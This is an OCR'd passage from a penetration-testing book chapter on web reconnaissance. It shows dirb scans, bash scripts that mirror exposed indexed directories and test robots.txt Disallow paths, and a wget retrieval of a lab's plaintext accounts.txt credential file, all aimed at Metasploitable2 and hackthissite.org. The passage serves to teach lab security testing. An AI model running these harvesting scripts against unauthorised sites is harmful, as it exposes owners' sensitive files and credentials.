


Figure 5.7 – A listable directory on the Metasploitable2 machine

You can download any of these files and look through them for any possible sensitive information. This needs to be fixed, and you'll want to include this recommendation in the final report to your client.

The `dirb` developers are the only people I've seen who use the terms "listable" and "unlistable". Most people use the terms "indexed", "unindexed", "browsable", and "unbrowsable". Just know that all these terms are interchangeable.

Having said that, henceforth I'll be using the terms "indexed" or "indexable", since that's the terminology that most people use.

On a small site such as what's on Metasploitable2, a `dirb` scan runs very quickly. But, on a larger site, a scan can take an excruciatingly long time. For example, a scan of the Hackthissite.org site took me almost 14 hours. So, unless you absolutely need to do a full scan, you might want to fine-tune your scans by using a different wordlist.

Now, if you look through the output for your Metasploitable2 `dirb` scan, you'll see that most of the lower-level web pages weren't included in the scan. That's okay, just use the URL for each individual page in your scan commands. Here's my command to scan the Mutillidae page:

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.56.102/mutillidae -o mutillidae_dirb_scan.txt -i
```

I've also added the `-i` option at the end, which causes `dirb` to perform a case-insensitive scan.

To view all `dirb` scan options, just type `dirb` without any options or arguments.

Using wordlists with dirb

Directory scanners in general work by reading a list of possible file or directory names from a plain-text file. The scanners then search for those possible file and directory names on the target website. If you don't specify a wordlist for `dirb`, it will use the `common.txt` wordlist by default, as you see at the top of the `dirb` scan output:

```
OUTPUT_FILE: hackthissite__dirb-scan.html
START_TIME: Mon Jun 23 16:13:35 2025
URL_BASE: https://www.hackthissite.org/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612
```

You also see that this `common.txt` file is in the `/usr/share/dirb/wordlists/` directory, and that it contains a total of 4,612 words. There are several other wordlists that you can use instead of `common.txt`, as you see here:

```
┌──(kali㉿kali)-[/usr/share/dirb/wordlists]
└─$ ls -l
total 260
-rw-r--r-- 1 root root 184073 Jan 24  2012 big.txt
-rw-r--r-- 1 root root   1292 Jan 27  2012 catala.txt
-rw-r--r-- 1 root root  35849 Nov 17  2014 common.txt
-rw-r--r-- 1 root root   1492 May 23  2012 euskera.txt
-rw-r--r-- 1 root root    142 Dec 29  2005 extensions_common.txt
-rw-r--r-- 1 root root     75 Mar 16  2012 indexes.txt
-rw-r--r-- 1 root root    244 Dec 29  2005 mutations_common.txt
```

```
drwxr-xr-x 2 root root   4096 May 15 16:25 others
-rw-r--r-- 1 root root   6561 Mar  4  2014 small.txt
-rw-r--r-- 1 root root   3731 Nov 12  2014 spanish.txt
drwxr-xr-x 2 root root   4096 May 15 16:25 stress
drwxr-xr-x 2 root root   4096 May 15 16:25 vulns
```

Within this directory you also see the `others/`, `stress/`, and `vulns/` subdirectories, which all contain additional wordlist files. You can use an alternative wordlist file, but there's no option switch for doing so. All you have to do is list the path to the file that you want to use at the end of a `dirb` command, like so:

```
┌──(kali㉿kali)-[~]
└─$ dirb https://www.hackthissite.org /usr/share/dirb/wordlists/vulns/
apache.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jun 24 14:47:26 2025
URL_BASE: https://www.hackthissite.org/
WORDLIST_FILES: /usr/share/dirb/wordlists/vulns/apache.txt

-----------------

GENERATED WORDS: 30

---- Scanning URL: https://www.hackthissite.org/ ----
+ https://www.hackthissite.org/server-status (CODE:403|SIZE:14917)

-----------------
END_TIME: Tue Jun 24 14:47:34 2025
DOWNLOADED: 30 - FOUND: 1
```

In this case, I'm using the wordlist that specifically deals with Apache web server vulnerabilities. There are only 30 words in this wordlist, so the scan only took a few seconds to run.

Now, how do you know which wordlist to use with your `dirb` scans? Well, the best I can tell you is that you'll need to look through each list and decide for yourself which would be the most appropriate to use. If none of the existing lists contain the specific words that you need, then you can create your own list and use it.

All right, we've gathered some good information from the Nikto and `dirb` scans. Keep the output files from these scans handy, because we'll be using this information for the exercises in upcoming chapters. For now, though, let's find a way to automatically download the indexed files that we've found.

Automatically downloading indexed files

As I've just mentioned, one important use of `dirb` is to find indexed files that can be downloaded. If a website directory wasn't *deliberately* configured to allow indexing, you could find some files that contain some rather juicy information, such as usernames, configuration data, and scripts, and so forth. But, although `dirb` will tell you about these files, it won't download them for you. So, let's create a `bash` script that will automatically download them. Let's look at the `dir_index_scan.sh` script to see how it's done:

```
#!/bin/bash

targetfile="${1}"
reportdir="${2}"

if [[ ! -s "${targetfile}" ]]; then
        echo "No file specified. Please specify a file."
        echo "Usage:  ./dir_index_scan.sh target_list_filename"
        exit 1
fi

if [[ -z "${reportdir}" ]]; then
        reportdir="Indexable_scan_reports"
fi

scantargets=( $(cat "${targetfile}") )

for target in ${scantargets[*]}
do
```

```
        echo "Testing "${target}" for indexing"
        if curl -L -s "${target}" | grep -q -e "Index of /" -e
"[PARENTDIR]"; then
                echo -e  "\t Found directory index at ${target}"
                mkdir -p "${reportdir}"
                wget -q -r -np -R "index.html*" "${target}" -P
"${reportdir}"
        fi
done
```

In the first part, we're setting the name of the target list file with a positional parameter (`{1}`) and the name of the directory where you'll store the reports as another positional parameter (`{2}`). If you forget to specify the name of the target list file, the first `if..then..fi` stanza will remind you to do so. The second `if..then..fi` stanza will automatically use `Indexable_scan_reports/` for the report directory if you choose not to specify a directory when you invoke the script.

Next, the `scantargets=( $(cat "${targetfile}") )` line builds the `scantargets` variable array by reading the contents of the specified `targetfile`. Within the `for` loop, the `curl -L -s` command transfers data from the target server. The `-L` option allows `curl` to follow redirects if a web page has moved to another location, and the `-s` option prevents `curl` from showing the progress meter and error messages. The `curl` output is piped into `grep`, which searches for the `Index of /` and the `[PARENTDIR]` patterns. Preceding each pattern is a `-e` option switch, which you'll need to use if you want to specify more than one search term in a single `grep` command. The `-q` option prevents `grep` from sending any output to the terminal.

If the `grep` command finds the `Index of /` and the `[PARENTDIR]` patterns, it means that at least one page of indexed files has been found. In that case, the report directory will be created, and the `wget` command will download the indexed files. We're using several `wget` options. Here's what they mean:

- `-q`: This prevents `wget` from sending any output to the terminal.
- `-r`: This allows `wget` to recursively download files from lower-level directories, with a limit of five lower levels.
- `-np`: This prevents `wget` from downloading anything from upper-level or parent directories.
- `-R "index.html*"`: The `-R` option means *reject*. In this case, it rejects any `index.html` files from being downloaded.
- `-P`: This option tells `wget` to store any downloaded files or directories in the specified report directory.

Now that you understand what's going on, you're ready to run a scan.

1. First, edit the `target_list.txt` file to include both the Metasploitable2 and the Breakout virtual machines. The list should look something like this:

```
192.168.56.102
192.168.56.103
```

2. Run the scan, like this:

```
┌──(kali㉿kali)-[~]
└─$ ./dir_index_scan.sh target_list.txt
```

3. When the scan completes, you'll have the `Indexable_scan_reports/` directory, with a subdirectory for each URL or IP address that you've scanned.

```
┌──(kali㉿kali)-[~]
└─$ ls -l Indexable_scan_reports
total 8
drwxrwxr-x 8 kali kali 4096 Jul  7 18:02 192.168.56.102
drwxrwxr-x 3 kali kali 4096 Jul  7 18:12 192.168.56.103
```

In this example, you won't find too many interesting files for the Breakout virtual machine. But you'll find a treasure trove of interesting files for the Metasploitable2 virtual machine, especially under the `mutillidae/` subdirectory.

```
┌──(kali㉿kali)-[~/Indexable_scan_reports/192.168.56.102]
└─$ ls -l mutillidae
total 2100
drwxrwxr-x 2 kali kali  4096 Jul  7 18:02  documentation
-rw-rw-r-- 1 kali kali  1150 Apr 11  2011  favicon.ico
-rw-rw-r-- 1 kali kali  1437 Jan 11  2012  framer.html
drwxrwxr-x 2 kali kali  4096 Jul  7 18:04  images
-rw-rw-r-- 1 kali kali 26031 Jul  7 18:02  index.php
-rw-rw-r-- 1 kali kali 26021 Jul  7 18:02 'index.php?do=toggle-
hints&page=home.php'
-rw-rw-r-- 1 kali kali 41588 Jul  7 18:02 'index.php?do=toggle-
hints&page=login.php'
. . .
. . .
```

```
-rw-rw-r-- 1 kali kali 27027 Jul  7 18:02 'index.php?page=view-someones-
blog.php'
drwxrwxr-x 3 kali kali  4096 Jul  7 18:02  javascript
-rw-rw-r-- 1 kali kali  2822 Jul  7 18:02  set-up-database.php
drwxrwxr-x 3 kali kali  4096 Jul  7 18:02  styles
```

You can either read through each individual file, or you can speed things up if you know what you want to find. For example, you can use `grep` to automatically search through all of the `.php` files for the word `password`, with either lower-case or upper-case letters, like so:

```
┌──(kali㉿kali)-[~/Indexable_scan_reports/192.168.56.102/mutillidae]
└─$ grep -i password *.php
index.php:                      <!-- I think the database password is set
to blank or perhaps samurai.
index.php:                      It is ok to put the password in HTML
comments because no user will ever see
index.php:
<a href="./index.php?page=password-generator.php&username=anonymous">
. . .
. . .
index.php?page=view-someones-blog.php:
<a href="./index.php?page=password-generator.php&username=anonymous">
index.php?page=view-someones-blog.php:
Password Generator
```

A word of caution is in order here. When scanning small websites, you likely won't need to worry about filling the drive on your Kali computer. However, that could be a problem when scanning large sites that have a lot of indexable files. For larger sites, you might need to limit the scope of your search by specifying certain website directories in your targets file.

Also, two other directory enumeration utilities that you might consider are `gobuster` and `ffuf`. They're both already installed in Kali, so there's nothing to install. You can bring up their help screens by typing either `gobuster` or `ffuf` at the command line.

All right, this does it for finding indexable files. Let's now talk about robot files.

Automatically scanning for robots.txt files

The various web search engines, such as Google, Bing, and whoever else, use **crawler robots**, more familiarly known as **bots**, to automatically find and search through websites in order to add them to appropriate search results. Sometimes, website owners will add special-purpose pages to their websites that they don't want the search engines to index. For example, there might be some web pages that are specifically for website administration that the general public doesn't need to know about.

And now, in the age of **Artificial Intelligence (AI)**, website owners might also want to prevent AI agents from copying copyrighted material into the AI databases. Website owners can add these private or copyrighted pages to a **robots.txt** file in the root level of the website directory structure. A typical `robots.txt` file looks something like this one that I downloaded from the Hackthissite.org site:

```
User-agent: *
Disallow: /missions/
Disallow: /killing/all/humans/
```

The `Disallow:` lines in this file tell search engines to not index these two particular web pages. The `User-agent: *` line, which uses the `*` as a wildcard, means that the instructions in this `robots.txt` file apply to bots from all search engines.

Note that `robots.txt` files work on a type of honor system. That is, good bots from legitimate search engines will honor the instructions, while malicious bots will just ignore the instructions. There's no enforcement mechanism, so there's no way to stop either malicious bots or penetration testing tools from accessing the disallowed web pages.

Anyone can access a site's `robots.txt` file simply by appending `/robots.txt` to the end of a URL in a web browser, like this:




Figure 5.8 – Accessing a site's robots.txt file

Now, just because these two pages are listed as disallowed doesn't mean that the general public can't access them. All it means is that the search engine bots aren't supposed to scan them. Anyone who finds this particular `robots.txt` file can try to access these web pages by typing either `https://www.hackthissite.org/missions/` or `https://www.hackthissite.org/killing/all/humans/` into the web browser. In this case, as we'll see in a bit, the `missions/` page is accessible, but the `killing/all/humans` page isn't. There's no sensitive information on the `missions/` page, so it doesn't hurt anything for it to be accessible.

But, there may be times when it does hurt for a disallowed page to be accessible. For example, let's say that your client is running a site on the Apache web server, and is using the Apache `mod_status` module to log the status of the server. This module can log, among other things, the names and passwords of the site's users. Now, let's say that your client has placed a disallow directive in the `robots.txt` file to prevent search engine bots from accessing the server status page. The directive would look like this:

```
Disallow: /?server-status
```

That seems like a good idea, right? Well, no, it's actually a very bad idea. This allows everyone who looks at the `robots.txt` file to know that a page with *very* sensitive information is on the server. If the server is configured incorrectly, attackers might be able to view this server status page just by appending `/?server-status` at the end of the URL in a web browser.

As part of a penetration test, you'll want to test each `Disallow:` page that's listed in the `robots.txt` file to see if the page is accessible. And, if a page is accessible, you'll want to see if it contains any sensitive information that can help attackers compromise the server. That won't be hard with our present example, since there are only two `Disallow:` items. However, some sites have very large `robots.txt` files with lots of `Disallow:` items. For those, you'll need a way to automate things. So, let's create a shell script that will do just that.

This `robots_scan.sh` script will automatically download a site's `robots.txt` file, and then test each `Disallow:` page to see if it's accessible. It's a fairly large script, so let's break it down into more digestible chunks. Here's the top part:

```
#!/bin/bash

targetfile="${1}"

if [[ ! -s "${targetfile}" ]]; then
```

```
        echo "No file specified. Please specify a file."
        exit 1
fi

if [[ -f robots.txt ]]; then
        rm robots.txt
fi

if [[ -f tmpfile.txt ]]; then
        rm tmpfile.txt
fi
```

The top portion of the script works the same as the top portion of the `dir_index_scan.sh` script that you just saw. It checks to see if you entered the name of a target list file, then warns you and exits if you haven't. It also checks to see if you already have any `robots.txt` or `tmpfile.txt` files in your directory, and deletes them if you do. (If either one is present when you run the script, the script will access them and present you with false information.) Next, we have:

```
scantargets=( $(cat "${targetfile}") )
output_dir="robots_files"
```

Here, we're creating the `scantargets` variable array, with each line of the target list file as an array element. We then define the directory that will contain the scan results. Now, let's look at the `for` loop that does the actual work.

```
for target in ${scantargets[*]}
do
        echo "Testing "${target}" for robots files"
        curl -s "${target}"/robots.txt -o robots.txt
        if [[ -f robots.txt &&  $(grep 'Disallow: ' robots.txt) ]]; then
                echo -e  "\t Found robots file at ${target}"

                mkdir -p "${output_dir}"/"${target}"
                awk -F'Disallow: ' '{print $2}' robots.txt > tmpfile.txt
                lines=( $(cat tmpfile.txt) )
                for entry in ${lines[*]}
                do
```

```
                        status="$(curl -s -o /dev/null -w "%{http_code}"
"${target}"/"${entry}")"

                        echo "Status code for "${target}""${entry}" is :
"$status"" >> "${output_dir}"/"${target}"/robots_results.txt

                        echo "Status code for "${target}""${entry}" is :
"$status""
                done
                rm robots.txt
                rm tmpfile.txt
        else
                echo "No robots.txt file found on the ${target} site."
        fi
done
```

Here's how it works:

- Within the outer `for` loop, the `curl` command attempts to download the `robots.txt` file and save it to the host machine's current directory with the `-o robots.txt` option. The `if..then..else` stanza then checks to see if a `robots.txt` file that contains `Disallow:` directives was downloaded. If a `robots.txt` file that doesn't contain `Disallow:` directives was downloaded, the script will just report that there was no `robots.txt` file, which is fine for our purposes. The `awk` command sends the second field of each line of the `robots.txt` file, which contains the name of the disallowed page, to the `tmpfile.txt` file. We then add the contents of the `tmpfile.txt` file to the `lines` variable array. In the nested `for` loop, we take each element of the `lines` array and insert it into the `curl` command, which tests the status of each disallowed web page.
- The `-w "%{http_code}"` option for `curl` causes the status code to display with the proper formatting. The `echo` commands send the scan results to the output directory and to the terminal screen.
- Finally, we'll clean up by deleting the `robots.txt` and `tmpfile.txt` files that we no longer need.

Next, let's create the target list file, which I'll call `robots_targets.txt`. Mine looks like this:

```
https://www.hackthissite.org
http://192.168.56.102/dvwa
http://192.168.56.102/mutillidae
http://192.168.56.102
```

There's no `robots.txt` file in the top level of the Metasploitable2 website, but there's one in each of the `dvwa` and `mutillidae` sites. Begin the scan, like this:

```
┌──(kali㉿kali)-[~]
└─$ ./robots_scan.sh robots_targets.txt
```

Here's the status for the disallowed pages at Hackthissite:

```
Testing https://www.hackthissite.org for robots files
Found robots file at https://www.hackthissite.org
Status code for https://www.hackthissite.org/missions/ is : 200
Status code for https://www.hackthissite.org/killing/all/humans/ is : 404
```

The `200` status code means that normal access is allowed, while the `404` code for the `killing/all/humans` page means that access is forbidden. Of course, I already showed you at the beginning of this section what this `robots.txt` file looks like.

Next, we have the results for the `dvwa` app of the Metasploitable2 virtual machine, which look like this:

```
Testing http://192.168.56.102/dvwa for robots files
Found robots file at http://192.168.56.102/dvwa
Status code for http://192.168.56.102/dvwa/ is : 302
```

The `302` status code means that a page redirect was performed. To see why, let's look at the `robots.txt` file:

```
User-agent: *
Disallow: /
```

The `Disallow: /` directive means that we don't want anything from this DVWA site to be indexed by search engines. The `curl` command causes the `/` to redirect to the `dvwa` page, which explains the `302` code.

Things are a bit more interesting for the `mutillidae` app:

```
Testing http://192.168.56.102/mutillidae for robots files
Found robots file at http://192.168.56.102/mutillidae
Status code for http://192.168.56.102/mutillidae./passwords/ is : 200
Status code for http://192.168.56.102/mutillidae./config.inc is : 200
Status code for http://192.168.56.102/mutillidae./classes/ is : 200
Status code for http://192.168.56.102/mutillidae./javascript/ is : 200
Status code for http://192.168.56.102/mutillidae./owasp-esapi-php/ is :
200
Status code for http://192.168.56.102/mutillidae./documentation/ is : 200
```

As you see, all of the disallowed pages for the `mutillidae` app are accessible, and it's obvious that at least some of them shouldn't be. For example:



Figure 5.9 – This page was disallowed in the robots.txt file, but it is accessible.

To see something that's truly horrifying, click on the `accounts.txt` link. You'll find a list of this site's users and their passwords. You can also download this file, like so:

```
┌──(kali㉿kali)-[~]
└─$ wget http://192.168.56.102/mutillidae/passwords/accounts.txt
```

Now, you can view the file at your leisure:

```
┌──(kali㉿kali)-[~]
└─$ cat accounts.txt
'admin', 'adminpass', 'Monkey!!!
'adrian', 'somepassword', 'Zombie Films Rock!!!
'john', 'monkey', 'I like the smell of confunk
'ed', 'pentest', 'Commandline KungFu anyone?'
```

Finally, we have the results for the top-level Metasploitable2 site, which either has no `robots.txt` file, or has one that doesn't contain any disallow directives.

```
Testing http://192.168.56.102 for robots files
No robots.txt file found on the http://192.168.56.102 site.
```

And of course, the script will create text files that contain the scan results in the `robots_files/` directory, which was also created by the script.

In the examples that I've just shown you, you've seen that the `robots.txt` files contain information about the files and directories that are peculiar to these particular websites. In real life, there are certain directories and files that are common to many websites, and that are often listed in a `robots.txt` file. These directories and files include:

- `/admin/` or `/wp-admin/`: Expect to find admin panel files in these directories. You could expect to find these directories on sites that run a **content management system**, such as Joomla or WordPress.
- `/backup/` or `/old/`: These directories contain backup files, which could contain sensitive information.
- `/dev/` or `/test/`: These directories would contain files that are needed for website development. (Note that this `/dev/` is not the /dev/ directory that's part of the Linux filesystem.)
- `/config.ini` or `/db.sql`: These are configuration files for the PHP interpreter and the database backend.

That about does it for the robots script. Let's turn our attention to SQL injection attacks.

SQL injection attack automation with SQLMap

The **Structured Query Language** (**SQL**) is a programming language that's universal to pretty much all modern database engines. It's used on commercial big iron systems such as Oracle, db2, and Microsoft SQL, as well as on **Free Open Source Software** (**FOSS**) systems such as MySQL, MariaDB, and PostgreSQL. The web applications in the Metasploitable2 virtual machine, as well as legitimate web applications such as WordPress and Joomla, are all powered by some sort of a FOSS database engine. This works well, as long as there are no security bugs or configuration errors in either the web server software or the database engine software. These types of problems can expose your server to SQL injection attacks. An attacker who's clever with SQL injection can perform lots of different malicious deeds, such as:

- Spoofing user identities
- Tampering with existing data
- Accessing sensitive data in databases
- Destroying data

This type of attack isn't just for web applications, though. It can also succeed on database engines that aren't part of a web application if the database engine is directly accessible on a network. As you can imagine, the **Open Web Application Security Project** (**OWASP**) ranks SQL injection as one of the most critical security vulnerabilities.

Originally, hackers would perform these attacks from a normal web browser. All they had to do was navigate to the website that they wanted to attack, and then either append some SQL code at the end of the URL, or input some SQL code in the website's data entry form. Of course, this required quite a bit of trial-and-error experimentation, because different web applications would respond differently to particular bits of code. Once the attacker hit upon the right bit of code, he or she could execute the attack.

Space doesn't permit me to present a detailed explanation of how SQL injection works. But if you want to learn more about it, I'll post some reference links in the *Further reading* section at the end of the chapter.

Nowadays, browser-based SQL injection attacks don't always work so well. Modern web browsers sanitize user input in the URL so that malicious SQL code gets blocked. Entering malicious SQL code in a web form might still work, but trying to guess the proper commands to exploit a vulnerability can be slow and inefficient. Also, some types of SQL injection vulnerabilities—known as **blind SQL injection**—won't provide you with any feedback on the web form. So, it's best to use an automated tool that will overcome all of these problems. This is where SQLMap comes in. Before I show it to you though, you'll need to configure your Metasploitable2 virtual machine.

Configuring Metasploitable2

There are three things you'll need to do to Metasploitable2 before you attempt doing an SQL injection attack:

1. Correct a configuration error in the Mutillidae app
2. Create or reset the DVWA database
3. Set the DVWA to low security mode

Let's get started with the first task.

Correcting a configuration error in the Mutillidae app

For some strange reason, whoever created Metasploitable2 listed the wrong database in the configuration file for the Mutillidae web app. Here's how to correct that.

1. Go to your Metasploitable2 virtual machine and open the `/var/www/mutillidae/config.inc` file in your preferred text editor. Both `vim` and `nano` are available on the Metasploitable2 machine, and you can use either one.
2. Find the line that says:

   ```
   $dbname = 'metasploit';
   ```

3. Change it to:

   ```
   $dbname = 'owasp10';
   ```

4. Save the file and exit the editor.

Cool. Let's move on to the next step.

Creating or resetting the DVWA database and configure security

Each time you use the Metasploitable2 virtual machine, you'll need to recreate the database for the DVWA app, in order to clear out any changes that you might have made during previous exercises. Here's how:

1. On your Kali virtual machine, open Firefox and navigate to the home page of your Metasploitable2 machine. Click on the DVWA link.




Figure 5.10 – The Metasploitable2 home page

2. Log into the DVWA app with the username `admin` and `password` as the password.




Figure 5.11 – Logging into DVWA

3. On the left-hand side of the screen, click the **Setup** button. On the next screen, click the **Create / Reset Database** button:




Figure 5.12 – Click the Create / Reset Database button

4. Now, you'll need to enable the DVWA vulnerabilities. Begin by clicking the **DVWA Security** button on the left-hand side of the screen:




Figure 5.13 – Click the DVWA Security button

5. On the next screen, change the **Script Security** level from **high** to **low**, and click the **Submit** button:

